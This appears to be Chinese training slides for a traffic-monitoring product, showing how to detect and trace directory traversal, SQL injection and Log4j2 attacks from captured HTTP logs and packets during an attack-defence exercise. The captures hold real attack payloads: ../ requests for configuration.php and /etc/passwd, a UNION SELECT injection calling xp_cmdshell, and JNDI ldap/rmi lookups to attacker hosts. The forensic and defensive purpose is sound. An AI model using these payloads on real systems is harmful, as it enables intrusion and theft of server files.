3	2022-06-12/08:30:46	20.11.56481	20.11.56481:80	美国	WWW	GET	0	URL: sw...task=dwnfree&dfln=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.65217	20.11.65217:80	美国	WWW	GET	0	URL: sv...k=download&path=../configuration.php&Itemid=137 Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.53536	20.11.53536:80	美国	WWW	GET	0	URL: sv...isting&property/Id=73&action=filedownload&fname Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.57233	20.11.57233:80	美国	WWW	GET	0	URL: sw...=attachment&download_file=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.49682	20.11.49682:80	美国	WWW	GET	0	URL: swj...ad&img_name=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.57729	20.11.57729:80	美国	WWW	GET	0	URL: sw...?fileurl=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
		20.11.54410	20.11.54410:80	美国	WWW	GET	0	URL: s...re/hdflvplayer/download.php?f=../configuration.php

在线元数据分析

短时间内，某美国IP地址向内网服务器发起大量遍历请求，试图获取PHP配置文件 configuration.php

返回状态码为0，说明服务器没有回应数据包

# NTM报文分析- 溯源攻击过程



报文解析 报文交互 元数据 报文播放

应用协议: WWW [报文下载](#)

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	20.1.1.111	20.1.1.209	TCP	70	54820 --> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1300 WS=256 SACK_PERM=1
2	0.000299	20.1.1.209	20.1.1.11	TCP	70	80 --> 54820 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=128
3	0.237037	20.1.1.11	20.1.1.209	TCP	64	54820 --> 80 [ACK] Seq=1 Ack=1 Win=525056 Len=0
4	0.272946	20.1.1.1	20.1.1.209	HTTP	591	GET /index.php?option=com_macgallery&view=download&albumid=../../configuration.php HTTP/1.1
5	0.273378	20.1.1.209	20.1.1.11	TCP	64	80 --> 54820 [RST] Seq=1 Win=0 Len=0
6	0.273420	20.1.1.1	20.1.1.209	TCP	60	54820 --> 80 [RST] Seq=534 Win=0 Len=0

> Frame 4: 591 bytes on wire (4728 bits), 591 bytes captured (4728 bits)  
> Ethernet II, Src: RuijieNe\_4c:47:2b (58:69:6c:4c:47:2b), Dst: HuaweiTe\_b1:5c:10 (c8:8d:83:b1:5c:10)  
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 1994  
> Internet Protocol Version 4, Src: 20.1.1.1, Dst: 20.1.1.209  
> Transmission Control Protocol, Src Port: 54820, Dst Port: 80, Seq: 1, Ack: 1, Len: 533

> Hypertext Transfer Protocol

> GET /index.php?option=com\_macgallery&view=download&albumid=../../configuration.php HTTP/1.1\r\n  
Host: 20.1.1.1\r\n  
Connection: keep-alive\r\n

```
0000 c8 8d 83 b1 5c 10 58 69 6c 4c 47 2b 81 00 07 ca ... \Xil LG+...
0010 08 00 45 00 02 3d aa 65 40 00 69 06 1e 85 14 1d ..E..=.e@ .i....
0020 3b 6f ca 73 2c d1 d6 24 00 50 48 92 c6 22 10 97 :o.s...$. PH..".
0030 1a 9a 50 18 08 03 d1 b8 00 00 47 45 54 20 2f 69 ..P..... .GET /i
0040 6e 64 65 78 2e 70 68 70 3f 6f 70 74 69 6f 6e 3d ndex.php? option=
0050 63 6f 6d 5f 6d 61 63 67 61 6c 6c 65 72 79 26 76 63 6f 6d 5f 6d 61 63 67 61 6c 6c 65 72 79 26 76
0060 69 65 77 3d 64 6f 77 6e 6c 6f 61 64 26 61 6c 62 iew=downl oad&alb
0070 75 6d 69 64 3d 2e 2e 2f 2e 2e 2f 63 6f 6e 66 69 umid=../../ /confi
0080 67 75 72 61 74 69 6f 6e 2e 70 68 70 20 48 54 54 guration. php HTT
0090 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 73 77 6a P/1.1. Ho st: swi
```

## NTM报文分析

报文1,2,3为TCP的三次握手。

报文4为相关攻击报文。但服务器并未响应。

报文5为服务器发了一个TCP RST包，随后通讯结束。

# 如何发现HTTP目录遍历扫描&攻击

在NTM中，进入【安全态势】-【HTTP审计】，筛选条件【URI】输入../，便可以发现目录遍历扫描或者攻击。

MAC		源IP	任意IP	源端口	80 / 8000-8080	目标IP	任意IP	目标端口	80 / 8000-8080	应用协议	任意协议
源IP ISP	任意	目标IP ISP	任意	源IP区域	任意	目标IP区域	任意	HTTP状态码	200	请求方法	任意
域名		URI	../	Agent		Cookie		时间范围	2022-06-08 08:18:48 - 2022-06-10 09:18:48		

序号	发送时间	源IP	目标IP	源地...	应用协议	请求方法	状态码	信息摘要	操
89	2022-06-09/10:33:01	181:29994	21:45:80		WWW	GET	200	Agent: Mozilla/5.0 compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0 Refer: http://...r.c12360.js	数
90	2022-06-09/10:33:01	181:29994	21:45:80		WWW	GET	200	URL: 2...5/js/t),n?%28this.url=...etc/passwd%00.js Agent: Mozilla/5.0 compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0 Refer: http://2...dor.c12360.js	数
91	2022-06-09/11:03:30	181:41718	21:45:80		WWW	GET	200	URL: 2...?LO=...etc/passwd Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41	数
			21:245:80		WWW	GET	200	URL: 2...res/118nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zg; Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41	数
			21:245:80		WWW	GET	200	URL: 21...80/CrystalReportWebFormViewer/crystalimagehandler.aspx?dynamicimage=...	数
			21:245:80		WWW	GET	200	URL: 21...80/CrystalReportWebFormViewer2/crystalimagehandler.aspx?dynamicimage=...	数
			21:245:80		WWW	GET	200	URL: 21...30/crystalreportViewers/crystalimagehandler.aspx?dynamicimage=.../boo	数
			21:245:80		WWW	GET	200	URL: 21...5/e-cidade/fpdf151/mostrarelatorio.php?arquivo=...etc/passwd Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41	数
			21:245:80		WWW	GET	200	URL: 21...5/e-cidade/fpdf151/mostrarelatorio.php?arquivo=...windows/win.ini Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.41	数
								URL: 2...45/seeyonreport/SeeyonReportServiceServlet?serviceType=selectCpt&folderName=...	

## 在线元数据分析

筛选HTTP状态码200进行查询

存在大量针对passwd、win.ini等系统配置文件的请求

状态码200说明攻击执行成功，服务器进行了响应

# NTM报文分析- 溯源攻击过程



报文解析 报文交互 元数据 报文播放

应用协议: WWW [↓ 报文下载](#)

报文显示过滤器						
序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	11.76	20.4.22	TCP	66	62061 --> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1300 WS=256 SACK_PERM=1
2	0.001567	20.22	11.76	TCP	70	80 --> 62061 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128
3	0.008936	11.5	20.4.22	TCP	60	62061 --> 80 [ACK] Seq=1 Ack=1 Win=262400 Len=0
4	0.009042	11.6	20.4.22	HTTP	762	GET /news_xy?page=10&STSK=4966%20AND%201=1%20UNION%20ALL%20SELECT%201,NULL,%27%27,table_name%20FROM%20information_sche
5	0.012004	20.22	11.76	TCP	64	80 --> 62061 [ACK] Seq=1 Ack=709 Win=30720 Len=0
6	0.397082	20.22	11.76	TCP	1358	HTTP/1.1 200 OK [TCP segment of a reassembled PDU]

> Frame 4: 762 bytes on wire (6096 bits), 762 bytes captured (6096 bits)  
> Ethernet II, Src: RuijieNe\_80:0b:e5 (14:14:4b:80:0b:e5), Dst: RuijieNe\_4c:47:2b (58:69:6c:4c:47:2b)  
> Internet Protocol Version 4, Src: 11.6, Dst: 20.4.22  
> Transmission Control Protocol, Src Port: 62061, Dst Port: 80, Seq: 1, Ack: 1, Len: 708

## Hypertext Transfer Protocol

```
> GET /news_xy?page=10&STSK=4966%20AND%201=1%20UNION%20ALL%20SELECT%201,NULL,%27%27,table_name%20FROM%20information_schema.tables%20WHERE%202%3E1--/**;%20EXEC%20xp_cmdshell(%27cat%20../../../../etc/passwd%27) HTTP/1.1\r\n
Host: 11.6.cn\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
```

```
0000  58 69 6c 4c 47 2b 14 14 4b 80 0b e5 08 00 45 74  XillG+..K.....Et
0010  02 ec 5c 0a 40 00 74 06 08 4b 6f 09 2f b0 ca 73  ..\..@.t...Ko./..s
0020  36 16 f2 6d 00 50 ac 50 a2 bc 8c 93 43 7c 50 18  6..m.P.P...C|P.
0030  04 01 52 07 00 00 47 45 54 20 2f 6e 65 77 73 5f  ..R...GET /news_
0040  78 79 3f 70 61 67 65 3d 31 30 26 53 54 53 4b 3d  xy?page=1 0&STSK=
0050  34 39 36 36 25 32 30 41 4e 44 25 32 30 31 3d 31  4966%20AN D%201=1
0060  25 32 30 55 4e 49 4f 4e 25 32 30 41 4c 4c 25 32  %20UNION% 20ALL%2
0070  30 53 45 4c 45 43 54 25 32 30 31 2c 4e 55 4c 4c  OSELECT%2 01,NULL
0080  2c 25 32 37 25 32 37 2c 74 61 62 6c 65 5f 6e 61  ,%27%27,t able_na
0090  6d 65 25 32 30 46 52 4f 4d 25 32 30 69 6e 66 6f  me%20FROM %20info
```

## NTM报文分析

报文1,2,3为TCP的三次握手。

报文4为相关攻击报文，报文中还包含如**SELECT**、**FROM**、**WHERE**等SQL语句，说明这还是一个SQL注入攻击

报文6为服务器回复200 OK，说明成功响应了攻击报文。

## 攻击定性

通过NTM数据分析，可以清晰看到每个数据包内容，从而实现攻击定性。上面的两个例子，是非常典型的**HTTP目录遍历攻击**以及**SQL注入攻击**。

## 改进建议

1. 配置Web服务器，对用户的输入进行验证，特别是路径替代字符 “../”
2. 合理配置Web服务器的目录权限
3. 通过WAF对相应的攻击进行阻断。

## 攻防演习加分

加分类别：发现攻击者进入互联网区事件

加分分数：本类别最高250分（每次25分）

加分依据：提供的证据必须与攻击方提供的证据相吻合的详细分析报告（时间、入口IP、日志、处置结果等），由裁判组研判后给分



04

## Apache Log4j2 攻击溯源取证

## 漏洞介绍

Apache Log4j2是 Log4j的升级版本，该漏洞产生的原因在于Log4j在记录日志的过程中会对日志内容进行判断，如果内容中包含了\${，则Log4j会认为此字符属于可替换的变量，并且Log4j支持JNDI远程加载的方式替换变量值。此漏洞的危害等级很大，只要是调用了Log4j的日志记录功能，并且有用户可控的输入，就可能导致JNDI注入。通过JNDI注入漏洞，黑客可以恶意构造特殊数据请求包，触发此漏洞，从而成功利用此漏洞可以在目标服务器上执行任意代码。

## JNDI注入关键字

黑客进行JNDI注入时候，使用的语句为 “\${jndi:rmi://攻击者IP:端口” 或者\${jndi:ldap://攻击者IP:端口

因此，进行相关检索时候，关键字是 jndi:rmi: 和 jndi:ldap:

# >> 如何发现Apache Log4j2扫描&攻击

在NTM设备里面，选择“安全态势” — “HTTP审计”，在URL里面分别输入是 jndi:rmi: 和jndi:ldap: 进行查询，便可以发现Apache Log4j2扫描或者攻击。

## HTTP审计

MAC

源IP

任意IP

源端口

80 / 8000-8080

目标IP

任意IP

目标端口

80 / 8000-8080

应用协议

任意协议

源IP ISP

任意

目标IP ISP

任意

源IP区域

任意

目标IP区域

任意

HTTP状态码

请求方法

任意

主机名

URI

jndi:ldap

Agent

Cookie

时间范围

2022-05-15 14:55:35 - 2022-05-23 15:55:35

序号

发送时间

源IP

目标IP

Method

状态码

信息摘要

1

2022-05-23/02:50:35

8.130.51.42:40908

202.206.1.84:80

GET

403

URL: cpedc. edu.cn/c/%\$%7Bjndi:ldap://103.45.105.46:1056/5e2d3c095c000zeslkrwaq%7D  
Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

2

2022-05-23/02:50:36

8.130.51.42:42426

202.206.1.84:80

GET

403

URL: cpedc. edu.cn/c/%\$%7Bjndi:ldap://5e2d3c095c000zsvftnauh.0546.apache.fit:1590/5e2d3c095c0  
Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

3

2022-05-23/02:51:34

8.130.51.42:53326

202.206.1.84:80

GET

403

URL: cpedc. edu.cn/%\$%7Bjndi:ldap://103.45.105.46:1056/3a7a0897db000zyhtdgghp%7D  
Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

4

2022-05-23/02:51:34

8.130.51.42:53358

202.206.1.84:80

GET

403

URL: cpedc. edu.cn/%\$%7Bjndi:ldap://3a7a0897db000zscvbfmja.0546.apache.fit:1590/3a7a0897db00  
Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

5

2022-05-23/03:08:41

8.130.51.42:45674

202.206.1.84:80

GET

403

URL: www. edu.cn/%\$%7Bjndi:ldap://103.45.105.46:1056/ce02dfeea0000zojloivlg%7D  
Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

返回状态码为403，则说明服务器对此攻击禁止访问。说明攻击没有成功。

# >> 如何发现Apache Log4j2扫描&攻击

在NTM设备里面，选择“安全态势” — “HTTP审计”，在URL里面分别输入是 jndi:rmi: 和jndi:ldap: 进行查询，便可以发现Apache Log4j2扫描或者攻击。

## HTTP审计

MAC		源IP	任意IP	源端口	80 / 8000-8080	目标IP	任意IP	目标端口	80 / 8000-8080	应用协议	任意协议
源IP ISP	任意	目标IP ISP	任意	源IP区域	任意	目标IP区域	任意	HTTP状态码		请求方法	任意
主机名		URI	jndi:rmi:	Agent		Cookie		时间范围	2022-05-18 09:44:04 - 2022-05-20 10:44:04		
序号	发送时间	源IP	目标IP	Method	状态码	信息摘要					
1	2022-05-18/20:50:51	10.10.131.41:51858	202.20.3.40:80	GET	0	URL: 202.20.3.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/					
2	2022-05-18/20:50:52	10.10.131.41:51861	202.20.3.40:80	GET	0	URL: 202.20.3.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/					
3	2022-05-18/20:50:51	10.10.131.41:51859	202.20.3.40:80	GET	0	URL: 202.20.3.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/					
4	2022-05-18/23:36:45	10.10.131.41:50650	202.20.3.40:80	GET	0	URL: 202.20.3.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://1.117.160.237:1099/qr5hv2} Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/					
5	2022-05-18/23:36:45	10.10.131.41:50649	202.20.3.40:80	GET	0	URL: 202.20.3.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://1.117.160.237:1099/qr5hv2} Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/					

返回状态码为200，说明攻击执行成功，服务器进行了响应

返回状态码为0，说明服务器没有回应数据包，说明服务器有可能被执行成功，但由于注入原因导致服务器没有回应。

# NTM报文分析- 溯源攻击全部过程



报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.10.131.41	202.204.193.40	TCP	66	51858 --> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000447	202.204.193.40	10.10.131.41	TCP	66	80 --> 51858 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1300 SACK_PERM=1 WS=128
3	0.003317	10.10.131.41	202.204.193.40	TCP	60	51858 --> 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
4	0.041060	10.10.131.41	202.204.193.40	HTTP	598	GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrml} HTTP/1.1
5	0.041510	202.204.193.40	10.10.131.41	TCP	60	80 --> 51858 [RST, ACK] Seq=1 Ack=545 Win=1048576 Len=0

✓ Hypertext Transfer Protocol

> GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrml} HTTP/1.1\r\n

Host: 202.204.193.40\r\n

Connection: keep-alive\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.47\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n

Accept-Encoding: gzip, deflate\r\n

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n

\r\n

[Full request URI: http://202.204.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrml}]

[HTTP request 1/1]

0000	2c 97 b1 28 63 33 e0 97 96 4d de a2 08 00 45 00	... (c3... M... E.
0010	02 48 79 38 40 00 3c 06 aa 4f 0a 0a 83 29 ca cc	.Hy8@.<.. 0... )..
0020	c1 28 ca 92 00 50 26 f0 77 50 7b 0e 05 a3 50 18	. (... P&.w P (... P.
0030	02 00 9e 9f 00 00 47 45 54 20 2f 61 73 73 65 74	.....GET /asset
0040	2f 61 6e 6f 6e 79 6d 6f 75 73 2f 71 75 65 72 79	/anonymou s/query
0050	45 78 63 65 6c 44 61 74 61 3f 69 64 3d 24 7b 6a	ExcelData ?id=\${j
0060	6e 64 69 3a 72 6d 69 3a 2f 2f 31 37 32 2e 31 36	ndi:rmi:/ /172.16
0070	2e 31 2e 31 32 3a 31 30 39 39 2f 33 6d 72 6d 69	.1.12:109 9/3mrmi
0080	6c 7d 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73	l) HTTP/1 .1..Hos
0090	74 3a 20 32 30 32 2e 32 30 34 2e 31 39 33 2e 34	t: 202.20 4.193.4

## NTM报文分析

报文1,2,3为TCP的三次握手。

报文4为相关攻击注入报文。但没有HTTP任何回应，说明服务器可能由于注入成功的原因导致重启或者其他原因的无法响应。

报文5为服务器发了一个TCP RST包，通讯结束。

报文解析

报文交互

元数据

报文播放

http contains "jndi:"

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.10.131.41	202.204.193.40	TCP	66	51858 --> 80 [SYN] Seq=0 Win=64240 Len=0
2	0.000447	202.204.193.40	10.10.131.41	TCP	66	80 --> 51858 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.003317	10.10.131.41	202.204.193.40	TCP	60	51858 --> 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
4	0.041060	10.10.131.41	202.204.193.40	HTTP	598	GET /asset/anonymous/queryExcelData?id=...
5	0.041510	202.204.193.40	10.10.131.41	TCP	60	80 --> 51858 [RST, ACK] Seq=1 Ack=545 Win=0 Len=0

```
> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: HuaweiTe_4d:de:a2 (e0:97:96:4d:de:a2), Dst: HuaweiTe_28:63:33 (2c:97:b1:28:63:33)
> Internet Protocol Version 4, Src: 10.10.131.41, Dst: 202.204.193.40
> Transmission Control Protocol, Src Port: 51858, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  2c 97 b1 28 63 33 e0 97 96 4d de a2 08 00 45 00  ... (c3... M...E.
0010  00 34 79 34 40 00 3c 06 ac 67 0a 0a 83 29 ca cc  .4y40.<.. g...)..
0020  c1 28 ca 92 00 50 26 f0 77 4f 00 00 00 00 80 02  . (...P&.w 0.....
0030  fa f0 f1 d4 00 00 02 04 05 b4 01 03 03 08 01 01  .....
0040  04 02 ..
```

## 快速过滤

对于NTM报文解析时候，可以通过关键字进行快速过滤。

例如：http contains "jndi:"  
可以快速过滤出Apache Log4j2  
攻击数据报文

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

序号 ▾	时间 ▾	源地址 ▾	目标地址 ▾	网络协议 ▾	长度 ▾	详情 ▾
4	0.041060	10.10.131.41	202.204.193.40	HTTP	598	GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} HTTP/1.1

> Frame 4: 598 bytes on wire (4784 bits), 598 bytes captured (4784 bits)

> Ethernet II, Src: HuaweiTe\_4d:de:a2 (e0:97:96:4d:de:a2), Dst: HuaweiTe\_28:63:33 (2c:97:b1:28:63:33)

> Internet Protocol Version 4, Src: 10.10.131.41, Dst: 202.204.193.40

> Transmission Control Protocol, Src Port: 51858, Dst Port: 80, Seq: 1, Ack: 1, Len: 544

✓ Hypertext Transfer Protocol

> GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} HTTP/1.1\r\n

Host: 202.204.193.40\r\n

Connection: keep-alive\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n

Accept-Encoding: gzip, deflate\r\n

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n

\r\n

[Full request URI: http://202.204.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil}]

## 快速过滤

对于NTM报文解析时候，可以通过关键字进行快速过滤。

例如：http contains “jndi:”  
可以快速过滤出Apache Log4j2  
攻击数据报文

## 过滤后的界面

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

http contains "jndi:"

序号 ▾	时间 ▾	源地址 ▾	目标地址 ▾	网络协议 ▾	长度 ▾	详情 ▾
4	0.041060	10.10.131.41	202.204.193.40	HTTP	598	GET /asset/anonymous

```
> Frame 4: 598 bytes on wire (4784 bits), 598 bytes captured (4784 bits) on 0
> Ethernet II, Src: HuaweiTe_4d:de:a2 (e0:97:96:4d:de:a2), Dst: HuaweiTe_28:63:33 (2c:97:b1:28:63:33)
> Internet Protocol Version 4, Src: 10.10.131.41, Dst: 202.204.193.40
> Transmission Control Protocol, Src Port: 51858, Dst Port: 80, Seq: 1, Ack: 1, Len: 544
> Hypertext Transfer Protocol
  > GET /asset/anonymous/queryExcelData?id=${jndi:rmi://172.16.1.12:1099/3mrml} HTTP/1.1\r\n
    Host: 202.204.193.40\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n
    \r\n
    [Full request URI: http://202.204.193.40/asset/anonymous/queryExcelData?id=${jndi:rmi://172.16.1.12:1099/3mrml}]
```

## Apache Log4j2攻击IP定位

本数据包中，源IP为10.10.131.41，这个IP是攻击着真实IP吗？  
和用户确认后，这个IP是用户负载均衡设备内网地址。也就是说，任何用户访问202.X.X.40这台服务器都是这个地址。

黑客进行JNDI注入时候，使用的语句为  
“\${jndi:rmi://攻击者IP:端口}” 或者  
“\${jndi:ldap://攻击者IP:端口}”

因此，攻击者真实的IP地址是172.16.1.12，攻击反弹端口为1099

## 攻击定性

通过NTM数据分析，可以清晰看到每个数据包内容，从而实现攻击定性。上面的这个例子，是非常典型的**Apache Log4j2攻击**。

## 改进建议

1. 尽快升级至Apache log4j-2.15.0-rc2官方正式版，Apache官方已发布补丁
2. 通过WAF对相应的攻击进行阻断。

## 攻防演习加分

加分类别：追踪溯源类

加分分数：境内黑客200-1000分/个黑客，境外黑客500-3000分/个黑客

加分依据：对网络攻击事件的进行成功溯源，提交有效证据材料构成证据链，还原完整攻击路径，证实攻击者的攻击行为



05

